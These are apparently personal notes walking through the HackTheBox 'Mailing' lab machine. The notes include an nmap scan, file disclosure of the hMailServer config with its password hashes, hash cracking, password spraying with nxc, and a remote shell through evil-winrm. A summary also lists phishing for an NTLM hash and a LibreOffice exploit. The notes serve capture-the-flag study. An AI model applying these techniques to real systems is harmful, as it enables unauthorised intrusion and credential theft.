

Mailing

Friday, June 6, 2025 9:35 PM

- 1. Collect users names through web and pdf file
- 2. file disclosure > view hmail config file > get hashes and crack > get password
- 3. swaks smtp > use windows email exploit > phish maya > get NTLM and crack > get password
- 4. nxc pwd spray > evil-winrm login > program libreoffice exploit > upload odt file and nc.exe > get localadmin (root) shell

<https://0xdf.gitlab.io/2024/09/07/htb-mailing.html#recover-password-hash>

[HackTheBox - Mailing](#)




```
nmap
└─$ cat nmap
# Nmap 7.95 scan initiated Fri Jun 6 22:57:32 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.232.39
Nmap scan report for 10.129.232.39
Host is up (0.020s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp          hMailServer smtpd
|_ smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Did not follow redirect to http://mailing.htb
110/tcp   open  pop3          hMailServer pop3d
|_ pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_ imap-capabilities: IMAP4rev1 SORT completed NAMESPACE OK CAPABILITY IDLE ACL RIGHTS=texkA0001 IMAP4 QUOTA CHILDREN
445/tcp   open  microsoft-ds?
465/tcp   open  ssl/smtp      hMailServer smtpd
|_ smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
|_ Not valid before: 2024-02-27T18:24:10
|_ Not valid after: 2029-10-06T18:24:10
587/tcp   open  smtp          hMailServer smtpd
|_ smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
|_ Not valid before: 2024-02-27T18:24:10
|_ Not valid after: 2029-10-06T18:24:10
993/tcp   open  ssl/imap      hMailServer imapd
|_ ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\Spain/countryName=EU
|_ Not valid before: 2024-02-27T18:24:10
|_ Not valid after: 2029-10-06T18:24:10
|_ imap-capabilities: IMAP4rev1 SORT completed NAMESPACE OK CAPABILITY IDLE ACL RIGHTS=texkA0001 IMAP4 QUOTA CHILDREN
|_ ssl-date: TLS randomness does not represent time
5040/tcp  open  unknown
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
7680/tcp  open  pando-pub?
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
51390/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1903 - 21H1 (97%), Microsoft Windows 10 1909 - 2004 (91%), Windows Server 2019 (91%), Microsoft Windows 10 1803 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_ date: 2025-06-06T20:24:46
|_ start_date: N/A
|_ clock-skew: -6h38m26s
|_ smb2-security-mode:
|_ 3.1:1:
|_ Message signing enabled but not required


TRACEROUTE (using port 110/tcp)
HOP RTT ADDRESS
1 19.91 ms 10.10.14.1
2 20.11 ms 10.129.232.39

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Fri Jun 6 23:03:53 2025 -- 1 IP address (1 host up) scanned in 380.78 seconds
```


Download instructions > it will download pdf file.




Checking pdf file.
Found Windows and thunderbird email service is being used.




in pdf file, we found user email address, maya@mailing.htb






Use the following configuration. In my case I am using `user:password.`



user@mailing.htb:password

Inspecting the file.
Copy link and wget download.
The reason why we use wget is wget does not change file properties like firefox downloader or anything else.



Modify does not change.

Modify date is the date we download using wget.


```
(kali@kali)-[~/Desktop/htb/mailling]
$ wget 'http://mailing.htb/download.php?file=instructions.pdf'
--2025-06-07 19:57:40-- http://mailing.htb/download.php?file=instructions.pdf
Resolving mailing.htb (mailing.htb)... 10.129.232.39
Connecting to mailing.htb (mailing.htb)|10.129.232.39|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1704968 (1.6M) [application/octet-stream]
Saving to: 'download.php?file=instructions.pdf'

download.php?file=instruction 100%[=====] 1.63M 141KB/s
2025-06-07 19:58:14 (141 KB/s) - 'download.php?file=instructions.pdf' saved [1704968/1704968]

(kali@kali)-[~/Desktop/htb/mailling]
$ ls
'download.php?file=instructions.pdf' gobuster nmap

(kali@kali)-[~/Desktop/htb/mailling]
$ stat download.php?file=instructions.pdf
File: download.php?file=instructions.pdf
Size: 1704968 Blocks: 3336 IO Block: 4096 regular file
Device: 8,1 Inode: 2250440 Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 1000/ kali) Gid: ( 1000/ kali)
Access: 2025-06-07 19:58:02.208779465 -0400
Modify: 2025-06-07 19:58:14.016779465 -0400
Change: 2025-06-07 19:58:14.016779465 -0400
```

If we download this image,



We can see that modify date is the date the image file touch the server.

That means it is a static file.


It give us the idea when the box was created.

If the modify date is the date we downloaded from the server, that means there is a script on server which grab the file and send it to us.


```
(kali@kali)-[~/Desktop/htb/mailling]
$ stat ruyalonso.jpg
File: ruyalonso.jpg
Size: 827358 Blocks: 1616 IO Block: 4096 regular file
Device: 8,1 Inode: 2276717 Links: 1
Access: (0664/-rw-rw-r--) Uid: ( 1000/ kali) Gid: ( 1000/ kali)
Access: 2025-06-07 20:02:11.000000000 -0400
Modify: 2024-03-09 08:25:44.000000000 -0500
Change: 2025-06-07 20:02:11.195579464 -0400
Birth: 2025-06-07 20:02:10.864379464 -0400
```

Inspecting the download link using Burpsuite

Download and intercept



we can see it download 'instructions.pdf'




We go one up dir and try to download download.php

-We can see that it has file disclosure vuln.


-It is not a LFI vuln because it does not execute the code. If it is a LFI, it will execute code.

-It send us the code including php header '<? php'. That means it is a file disclosure vuln.



We can verify it by checking /windows/system32/license.rtf file

On windows, /windows/system32/license.rtf file always exist.




So next step is to check config file.


We need to know which service is running on the server first.

we can check it by looking at index.php, db.php, config.php, etc.

But in this case, we already found in nmap result that this server use hmail server. So we google 'hmail configuration file location'




now we get config file.



If we don't wanna type 'Program Files (x86)', we can use

'Program~1' for 'Program Files'

'Program~2' for 'Program Files (x86)'



We got creds

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp

```

EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1

```

Crackstation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```

841bb5acfa6779ae432fd7a4e6600ba7
0a9f8ad8bf896b501dde74f08efd7e4c

```

☐ I'm not a robot

Crack Hashes

Suggestor: LH, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QuibbV3.1BackupDefaults


Hash	Type	Result
841bb5acfa6779ae432fd7a4e6600ba7	md5	homenetworkingadministrator
0a9f8ad8bf896b501dde74f08efd7e4c	Unknown	Not Found

Color Codes: Exact match, Partial match, Not found.

homenetworkingadministrator

We are going to spray this password.

First we make user.txt file using these username. We already found their email naming convention (maya@mailing.htb), so they use first name.



```

ruy
maya
gregory
greg
administrator
user
ruyalonso
mayabendito
gregorysmith
alonso
bendito
smith

```

```

nxc smb 10.129.232.39 -u users.txt -p 'homenetworkingadministrator'
nxc mssql 10.129.232.39 -u users.txt -p 'homenetworkingadministrator'
nxc winrm 10.129.232.39 -u users.txt -p 'homenetworkingadministrator'

```

Nothing worked!

We found server SMTP is open.

We will use swaks.

Swaks - Swiss Army Knife SMTP, the all-purpose SMTP transaction tester

```
swaks -server mailing.htb -auth LOGIN -auth-user administrator@mailing.htb --auth-password homenetworkingadministrator --quit-after AUTH
```

It authenticated.


```

(kali@kali)-[~/Desktop/htb/mailling]
$ nxc winrm 10.129.232.39 -u 'maya' -p 'm4y4ngs4ri'
WINRM 10.129.232.39 5985 MAILING [+] Windows 10 / Server 2019 Build 19041 (name:MAILING) (domain:MAILING)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self.key)
WINRM 10.129.232.39 5985 MAILING [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)

(kali@kali)-[~/Desktop/htb/mailling]
$ evil-winrm -i mailling.htb -u maya -p m4y4ngs4ri
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> whoami
mailing\maya

```

```

*Evil-WinRM* PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          3/22/2025   4:36 PM          cleanup
d-----          6/8/2025    2:27 AM          Important Documents
d-----         2/28/2024    8:49 PM          inetpub
d-----         12/7/2019   10:14 AM          PerfLogs
d-----          3/9/2024    1:47 PM          PHP
d-r-----        3/13/2024    4:49 PM          Program Files
d-r-----        3/14/2024    3:24 PM          Program Files (x86)
d-r-----        3/3/2024    4:19 PM          Users
d-----         4/29/2024    6:58 PM          Windows
d-----         4/12/2024    5:54 AM          wwwroot

```

gci -force = show hidden files.

```

*Evil-WinRM* PS C:\Important Documents> ls
*Evil-WinRM* PS C:\Important Documents> gci -force
*Evil-WinRM* PS C:\Important Documents> _

```

We checked
inetpub\wwwroot\config files
wwwroot\config files
But nothing found.

Next, we will check programs.
We found LibreOffice, unusual thing to see in a box.

```

*Evil-WinRM* PS C:\program files> ls

Directory: C:\program files

Mode                LastWriteTime         Length Name
----                -
d-----          2/27/2024    5:30 PM          Common Files
d-----          3/3/2024    4:40 PM          dotnet
d-----          3/3/2024    4:32 PM          Git
d-----          4/29/2024    6:54 PM          Internet Explorer
d-----          3/4/2024    6:57 PM          LibreOffice
